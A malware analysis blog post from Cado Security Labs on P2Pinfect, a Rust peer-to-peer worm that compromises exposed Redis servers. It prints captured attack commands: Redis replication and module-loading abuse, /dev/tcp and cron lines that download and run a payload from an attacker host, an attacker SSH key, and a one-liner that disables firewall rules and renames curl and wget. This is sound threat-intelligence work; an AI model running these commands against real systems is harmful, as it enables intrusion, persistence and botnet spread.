Cado Security Labs Encounter Novel Malware, Redis P2Pinfect

cadosecurity.com/redis-p2pinfect/

July 31, 2023

Blog

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By Nate Bill and Matt Muir

Cado Security Labs researchers recently encountered a novel malware campaign targeting publicly-accessible deployments of the Redis data store. The malware, named “P2Pinfect” by the developer themselves, is written in Rust and acts as a botnet agent. The sample analysed by Cado researchers includes an embedded Portable Executable (PE) along with an additional ELF executable, suggesting cross-platform compatibility between Windows and Linux.

In the time between encountering P2Pinfect and publishing this blog, Unit42 researchers also published an in-depth analysis of the Windows variant of the malware. According to their findings, the variant they encountered was delivered via exploitation of CVE-2022-0543, a LUA sandbox escape vulnerability present in certain versions of Redis. Cado researchers witnessed a different initial access vector, which will be detailed further in this blog.


Summary of P2Pinfect capabilities:

- Attempts multiple Redis exploits for initial access
- Utilises Rust for payload development, making analysis tricky
- Uses multiple evasion techniques to hinder dynamic analysis
- Conducts internet scanning for Redis and SSH servers
- Self-replication in a worm-like manner

Initial Access

Cado researchers first encountered P2Pinfect whilst triaging honeypot telemetry. The malware compromises exposed instances of the Redis data store by exploiting the replication feature. Replication allows instances of Redis to be run in a distributed manner, in what's referred to as a leader/follower topology. This allows follower nodes to act as exact replicas of the leader, providing high availability and failover for the data store.

A common attack pattern against Redis in cloud environments is to exploit this feature using a malicious instance to enable replication. This is achieved via connecting to an exposed Redis instance and issuing the `SLAVEOF` command. Once replication is complete, the attacker can load a malicious module (a Linux shared object file) which extends the functionality of Redis itself. This initial access vector was first demonstrated in 2018 and has been used in a number of high-profile cloud malware campaigns since – including H2miner and, more recently, Headcrab.




```
SLAVEOF NO ONE
system.exec "rm -rf /tmp/exp.so"
MODULE UNLOAD system
config set dbfilename dump.rdb
system.exec "bash -c \"exec 6<>/dev/tcp/[redacted]&& echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/F46lJKRg42 && chmod +x /tmp/F46lJKRg42 && /tmp/F46lJKRg42
JqAXejhlEbowKbsffTB6Frs+KLgLejV/C78sKaAWczp9Fb8tK64QeS59HaAtK6AdeTp9Fb8uLmGkKzLKeQ4qfwk=\""
config set dir .
MODULE LOAD /tmp/exp.so
SLAVEOF NO ONE
MODULE LOAD /tmp/exp.so
MODULE LOAD /tmp/exp.so
MODULE LOAD /tmp/exp.so
MODULE LOAD /tmp/exp.so
CONFIG SET dbfilename exp.so
SLAVEOF [redacted]
```

Redis commands used by P2Pinfect for initial access (event ordering is non-linear)

P2Pinfect uses a number of known Redis exploitation methods for initial access, but it was the replication method described above that ultimately succeeded in compromising Cado's honeypot infrastructure. As can be seen in the screenshot, a malicious `SLAVEOF` command was issued. This initiated replication of Cado's Redis deployment against a malicious leader.

Shortly after replication, the `MODULE LOAD` command is used to load the malicious shared object file exp.so. This shared object extends the functionality of Redis, providing reverse shell access for the attacker and adding a new command `system.exec`,which allows arbitrary shell commands to be run on the host.




```
_BOOL8 __fastcall RedisModule_OnLoad(__int64 (__fastcall **a1)(_QWORD, _QWORD))
{
  if ( (unsigned int)start(a1, (__int64)"system", 1u, 1u) == 1 )
    return 1LL;
  if ( (unsigned int)RedisModule_CreateCommand(a1, "system.exec", DoCommand, "readonly", 1LL, 1LL, 1) == 1 )
    return 1LL;
  return (unsigned int)RedisModule_CreateCommand(a1, "system.rev", RevShellCommand, "readonly", 1LL, 1LL, 1) == 1;
}
```

Snippet of exp.so decompilation demonstrating attacker commands

`system.exec` is then used to issue a command to the C2 server via a /dev/tcp reverse shell which ultimately retrieves and executes the primary Linux payload.

P2Pinfect also attempts to compromise the Redis host via the Cron unauthenticated RCE mechanism we've previously described.



```
set x "\n* * * * * if ! ps | grep -v grep | grep -q F46lJKRg42;then exec 6<>/dev/tcp/52.68.35.82/60100 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/F46lJKRg42 ;fi &&
chmod +x /tmp/F46lJKRg42 && /tmp/F46lJKRg42 JqAXejhlEbowKbsffTB6Frs+KLgLejV/C78sKaAWczp9Fb8tK64QeS59HaAtK6AdeTp9Fb8uLmGkKzLKeQ4qfwk=\n"

config set dir /var/spool/cron/

save

config set dir .
```

Example Redis commands for registering a malicious cronjob

This method of abusing the `config set dir` command can also be used to an attacker-controlled SSH key, ensuring backdoor access to the host if successful. P2Pinfect also attempts this exploit, providing redundancy in the event that other Redis exploitation attempts fail.

Primary Payload

The primary payload retrieved is an ELF written in a combination of C and Rust using Rust's foreign function interface (FFI) library. The payload features a typical `libc_start_main` entrypoint and a C main function, which registers a number of `sigaction` syscalls for the process amongst other setup operations. It then forks into a typical Rust `lang_start` function, which executes the Rust component of the payload. This component also uses FFI to interoperate with C functions. The binary is packed using UPX in addition to this.

After being executed, the binary updates the SSH configuration of the host. It updates the `sshd_config` file to a near default state using a bundled configuration file. This removes any configuration that may impede the author's ability to SSH into the server, and also enables password authentication. The SSH service is then restarted, and the following key is dropped into the authorized_keys file for the current user:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQC/2CmHl/eiVchVmng4TEPAxOnO+6R0Rb/W+zlwCR+/g3mHqsiadebQx
4rd5Ru/2HnSIut2kxm9Pz4ycxMIP4tNqyeHGpXhngTHnCduUwDofkVwzuy1GtDWXwlZbW3a4FDkPB4QwyHzB6
2+8G2L8CaG/3v26acRef9UWO2JepanMAkJo0oOrFg/chMbTcrhXwhbesTnb12yhaXBS8KgF1bWkMEqPvAGAFB
j1G19dBcThK/qw1Wg2wIEl23kDdc5P4tRVvisYj9s5pqIG/+i9AjAlpS8AEqymmYjA3xUyWc/2D1BytbHIZCn
5rGlrTNM1GcB/cCTByqdOEbckBi17cOXBDKmG/NRSj7in71Rh81R54xhIn5FTGGBxtrxXhHVkfyRl23IRCnZe
vrM41Lra3WaFYNMVgmfjf78L98mAByoSI2ztwYpSksVnrtjLC7o73fLff2Ttyie7tRIkbGcm7wlUP81U6Qk+4
AwuxfxRQhol9glY7JqdRmmqjYjfviy10wgLRBhtjdIDWSF18CsL0qW60/3YvYt+AtW0JXMMXq8KKUOWEAqbJT
ddKTsd0H5nvxbz+pBgeB850DcNwUm+Ko1x6zKbM4KqM8xpQDfFf139ZLsq6aW34jZJ1/2HxNtVs39tt/N1Bvo
ZcsV8yH/du09LWf113BFNmkMYz1YUrT+1w== [email protected]
```

It then runs the following command using bash:

```
mv /usr/bin/wget /usr/bin/wgbtx;mv /usr/bin/curl /usr/bin/clbtx;iptables -F;iptables
-P INPUT ACCEPT;iptables -P OUTPUT ACCEPT;if ! which iptables;then apt-get install -y
iptables iptables-services || yum install -y iptables iptables-services || dnf
install -y iptables iptables-services || zypper install -y iptables iptables-services
|| pacman -S --noconfirm iptables iptables-services;fi; if ! which awk;then apt-get
install -y gawk || yum install -y gawk || dnf install -y gawk || zypper install -y
gawk || pacman -S --noconfirm gawk;fi; if ! which netstat;then apt-get install -y
net-tools || yum install -y net-tools || dnf install -y net-tools || zypper install -
y net-tools || pacman -S --noconfirm net-tools;fi; redis_ips=$(netstat -tnp | grep
':6379' | grep 'ESTABLISHED' | awk '{print $5}' | awk -F ':' '{print $1}' | sort -
u);for ip in $redis_ips;do iptables -A INPUT -p tcp --dport 6379 -s \"$ip\" -j
ACCEPT; done; iptables -A INPUT -p tcp --dport 6379 -j DROP; iptables -A INPUT -p tcp
--dport <port binary listens on> -j ACCEPT
```

This does a number of things:


- Renames the `wget` and curl binaries to `wgbtx` and `clbtx` respectively. This is likely an attempt to hinder any incident responders from using them to pull down forensics tools, as well as preventing EDR solutions from detecting the usage of the command. This is a common TTP for cloud threat actors.
- Checks for the `iptables` command, and installs it if it is not found. It has several commands specific to individual package managers, so it can be installed regardless of the Linux distribution in use.
- Checks for the `awk` command, and installs it if it is not found. Like the previous command, it will try to use several package managers.
- Checks for the `netstat` command, and installs it if it is not found. Like the previous commands, it will try to use several package managers.
- Uses `netstat` and `awk` to collect a list of all IPs that are currently connected to the Redis server running on the target host.
- Adds an `iptable`s rule to allow traffic from each of these IPs to the redis server.
- Adds an `iptables` rule to deny all other traffic to the redis server.
- Adds an `iptables` rule to allow all traffic to a randomly chosen port that the primary payload listens on for botnet communications.

As the Redis server is known to be vulnerable, the malware's use of `iptables` indicates that this is an attempt to prevent any other threat actors from compromising the Redis server, while still allowing the legitimate operators of the Redis server (who would be connected at the time) to still access the server, as to not tip them off.

To establish persistence through reboots, the binary writes `/path/to/binary <base64 encoded node list>` to `.bash_logout.` This results in the binary respawning after any bash session is exited, whether that be via a TTY or via SSH. Normally, this would be done using `.bashrc` to run the command on login. However, using `.bash_logout` instead ensures that any analyst performing an inspection of the system does not have a chance to spot the process, as it is spawned after they log out.

Dropped Payloads

A binary called `bash` is dropped to `/tmp`, and run using `execv()` with an argument of `-bash`. Doing this results in the binary looking nearly identical to a real instance of bash when viewed in `ps aux`. After being run, the file self-deletes. The `bash` binary scans through `/proc`, and opens the `stat` for each process in there, as well as monitoring the `/proc` directory for changes. The `bash` binary will restart the main payload if it is killed, as seen below.




```
time->Mon Jul 24 12:47:59 2023
type=PROCTITLE msg=audit(1690202879.089:997509): proctitle="-bash" # researcher issuing killall
type=EXECVE msg=audit(1690202879.089:997509): argc=2 a0="killall" a1="linux_unpack"
type=SYSCALL msg=audit(1690202879.089:997509): arch=c000003e syscall=59 success=yes exit=0 a0=55b31781a140
    a1=55b31781a210 a2=55b3176f6bb0 a3=8 items=2 ppid=399645 pid=399692 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000
    fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts3 ses=571 comm="killall" exe="/usr/bin/killall" subj=unconfined
    key=(null)
----
time->Mon Jul 24 12:48:10 2023
type=PROCTITLE msg=audit(1690202890.529:1004026): proctitle="-bash" # this is the dropped /tmp/bash
type=EXECVE msg=audit(1690202890.529:1004026): argc=2 a0="/home/ubuntu/linux_unpack" a1="xHw/7eUIMxPz4yN0x8F/
    Iev9FzgI7OgoYMPDdj/q7RY6EO3qI3jRwno/6e4eLh7p9SB2xst4IerpFyAQ6/Uge8XffyPs8xU5HOvrIH3E0X0/
    4+oIMhfv9SZ4y8d+IOnpBjQR8+klf9/CYCDs7Rw2FuzqI27E33wk6fMUMgjk7yt4wcB+JPvsEzgI7O0hYMTJYCPq7xw2FuzoIW7J33wg4/
    MSNAjq7it4wcB9JPvvFzEI7+8pYMDEeT/t7hw2FuzoKG7Awn4/7ewIMRXk9Sl9y8d+IOrktt/NNWH909u87tyRRw0="
type=SYSCALL msg=audit(1690202890.529:1004026): arch=c000003e syscall=59 success=yes exit=0 a0=55b317835a60
    a1=55b31781a1f0 a2=55b3176f6bb0 a3=8 items=2 ppid=399645 pid=399695 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000
    fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts3 ses=571 comm="linux_unpack" exe="/home/ubuntu/linux_unpack"
    subj=unconfined key=(null)
```

Auditd log showing the dropped bash binary respawning the killed payload

`bash` is also capable of performing upgrades on the main binary. It reads in the main binary and validates it matches the latest signature file pulled from the botnet network. If it does not match (e.g. due to tampering or a newer version being available), the old instance is killed, a new version is downloaded to the same directory with a random name, and then executed.

The main binary will also monitor other processes for the file operations. Based on some unclear criteria (likely the amount of files opened and IOPS) it will try to kill processes that exceed a threshold. It is speculated that this is to try and detect incident response or analysis tools enumerating the disk or the creation of a memory dump.



```
UjVFga4fq4-2932    [000] d.... 10075.073203: signal_generate: sig=9 errno=0 code=0 comm=grep pid=126592 grp=1 res=0
UjVFga4fq4-2932    [000] d.... 10358.242766: signal_generate: sig=9 errno=0 code=0 comm=dd pid=132645 grp=1 res=0
UjVFga4fq4-2932    [000] d.... 11022.816002: signal_generate: sig=9 errno=0 code=0 comm=yes pid=147188 grp=1 res=0
UjVFga4fq4-2932    [000] d.... 11373.624959: signal_generate: sig=9 errno=0 code=0 comm=du pid=148757 grp=1 res=0
UjVFga4fq4-2932    [000] d.... 11519.799427: signal_generate: sig=9 errno=0 code=0 comm=vim pid=149336 grp=1 res=0
```

Kernel trace logs showing the sample sending SIGKILLs to other processes

In addition to bash, a copy of a binary called miner is dropped in the current directory with a random name, executed, and then deleted. Despite the name, the binary does not appear to actually be a crypto miner. The only observed behaviour was it repeatedly making the sleep syscall (so, doing nothing). However, as the botnet operator can update the binary at any time, this payload may simply be dormant, awaiting activation once the botnet has grown to a specific size.

The Botnet

The P2Pinfect malware makes use of a peer-to-peer botnet. Each infected server is treated as a node, which then connects to other infected servers. This allows the entire botnet to gossip with each other without using a centralised C2 server. It is assumed that commands are issued by propagating signed messages across the network.

After launch, the binary starts listening on 0.0.0.0 with a port randomly selected, typically between 60100 and 60150. This port is used for communication with other peers, it serves a number of payloads on a simple HTTP server, and uses HTTPS for actual botnet coordination. The HTTPS server uses a hardcoded certificate, which is identical across all botnet members. It’s likely this certificate is also used as a client certificate to authenticate with the server (mutual TLS).

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            a8:ef:2b:a4:7e:63:82:e4
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = US, O = Anonymous, CN = localhost
        Validity
            Not Before: Jun 29 09:34:17 2023 GMT
            Not After : Jun  5 09:34:17 2123 GMT
        Subject: C = US, O = Anonymous, CN = localhost
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:d5:7c:72:5f:60:6a:72:e1:eb:c9:77:65:d1:85:
                    83:dd:e0:6c:d5:69:00:da:3e:17:af:44:8c:c8:3b:
                    ad:24:7a:f3:c2:6e:a9:ac:a1:60:0a:0c:5c:b3:b8:
                    6a:a7:eb:e6:4c:80:19:80:53:91:f8:d3:db:87:0e:
                    97:85:f4:01:42:a1:3b:42:e6:4a:7c:d2:d3:23:a5:
                    97:32:af:ed:a6:51:38:de:12:a8:ae:bd:9b:0e:85:
                    d8:66:d1:14:d9:af:f4:24:12:72:65:3f:31:7e:b9:
                    f1:06:0a:8b:60:a5:dc:95:c7:d2:ce:4c:99:ab:ab:
                    c4:cf:3f:75:a9:11:72:55:4b:1e:d1:18:a1:2a:ab:
                    85:16:5c:0d:67:b5:47:63:d4:bc:fb:d3:0c:37:61:
                    2e:04:0b:1c:49:9a:ea:3e:47:b6:aa:60:fd:3a:2c:
                    70:fb:d5:4f:34:bc:11:81:f1:cf:db:5f:6e:8e:9f:
                    6a:e1:eb:eb:33:07:b4:c5:56:d1:03:df:35:82:1e:
                    42:43:1e:41:f7:6a:8e:fb:14:c4:83:09:c4:f1:8f:
                    2e:a3:ad:20:a3:5f:f7:31:95:d3:45:e3:7d:ed:03:
                    9b:c9:17:a2:80:b1:6b:82:fa:0b:bd:c1:c0:63:81:
                    4a:0c:4d:92:10:7b:d4:b1:2f:32:68:a7:1a:1a:22:
                    02:0f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Alternative Name:
                DNS:localhost
    Signature Algorithm: sha256WithRSAEncryption
         44:69:f8:4f:8c:a6:6c:d6:a5:ca:6c:15:f7:d9:de:87:ed:79:
         15:a4:b6:1f:3d:ae:f1:4b:5a:33:70:d8:28:bb:97:24:29:8b:
         89:6c:e9:54:93:7d:dc:53:10:49:cd:31:78:eb:95:5c:ee:33:
         84:41:6b:cc:2c:e1:69:9c:08:c5:c0:56:a9:18:4f:98:06:0a:
         b8:d6:00:3e:24:fa:87:7c:95:a4:e1:40:35:6c:68:a3:a6:e4:
         59:31:59:8b:72:aa:97:96:ea:d8:74:79:d8:b3:05:79:3e:11:
         ed:ea:2d:33:e8:b4:da:21:24:38:ff:19:06:62:37:d8:5d:ec:
         4e:28:be:da:17:3c:b0:ba:51:31:41:12:2d:84:30:69:c6:67:
         9f:ba:8b:d1:4c:0a:d2:57:d2:55:4d:63:22:9d:87:c7:36:e9:
         d3:28:82:59:8a:cb:c6:5e:06:c2:d2:e3:0f:28:df:29:71:ea:
         79:39:ae:ff:36:e2:3d:93:51:4a:80:8d:38:c9:ba:a2:f8:ed:
         6f:a2:ee:de:4e:a5:ff:61:49:58:62:e7:d6:53:05:09:ac:a0:
         7c:61:a9:72:9e:9f:a5:c5:82:21:7a:20:62:2e:27:6d:85:11:
```

```
ce:7e:ae:10:0e:18:e6:3e:3c:d9:ef:18:be:8e:17:e7:c9:b1:
a7:ce:f3:36
```


Given the date of the certificate’s issuance, it is likely that this campaign began on or after June 29th.

The binary is launched with a list of comma separated IP and port pairs that is encrypted and then base64 encoded as its first argument. It will reach out to one of these servers to grab a copy of all of the following binaries:

- Linux – Primary ELF payload for linux systems
- Windows Primary PE payload for windows systems
- Miner – ELF binary for linux systems
- Winminer – PE binary for windows systems
- <name>_sign files for all the above, which contain a cryptographic signature of the binary

These binaries are then served using the HTTP server (so other new peers can grab a copy).

The binary then registers itself with the other botnet peers given to it. It does this by sending an HTTP request to them on `/ip`, which returns the IP of the local host the malware is running on. The malware already attempts to fetch its IP from ipv4.icanhazip.com, however as this is a common TTP for malware, it is possible that this request may get blocked or spoofed, so it likely uses its other peers to check. This may also be used to validate that the peer is online. After this, it then establishes a TLS connection with each peer. It will then learn about more peers, connect to them, and keep up to date with network gossip.




Protocol	Length	Info	Host
HTTP	144	GET / HTTP/1.1	icanhazip.com
HTTP	611	HTTP/1.1 200 OK (text/plain)	
HTTP	150	GET /ip HTTP/1.1	3.87.212.76:60124
HTTP	155	HTTP/1.0 200 ok	
HTTP	153	GET /ip HTTP/1.1	18.139.228.100:60126
HTTP	155	HTTP/1.0 200 ok	
HTTP	141	GET /ip HTTP/1.1	211.248.157.63:60139
HTTP	143	HTTP/1.0 200 ok	
HTTP	150	GET /ip HTTP/1.1	5.252.22.94:60105
HTTP	155	HTTP/1.0 200 ok	
HTTP	152	GET /ip HTTP/1.1	34.238.84.187:60141
HTTP	155	HTTP/1.0 200 ok	
HTTP	150	GET /ip HTTP/1.1	8.218.44.75:60135
HTTP	155	HTTP/1.0 200 ok	
HTTP	152	GET /ip HTTP/1.1	66.154.127.39:60135
HTTP	155	HTTP/1.0 200 ok	
HTTP	153	GET /ip HTTP/1.1	158.160.58.212:60130
HTTP	155	HTTP/1.0 200 ok	
HTTP	151	GET /ip HTTP/1.1	47.241.3.170:60112
HTTP	155	HTTP/1.0 200 ok	
HTTP	150	GET /ip HTTP/1.1	52.68.35.82:60100
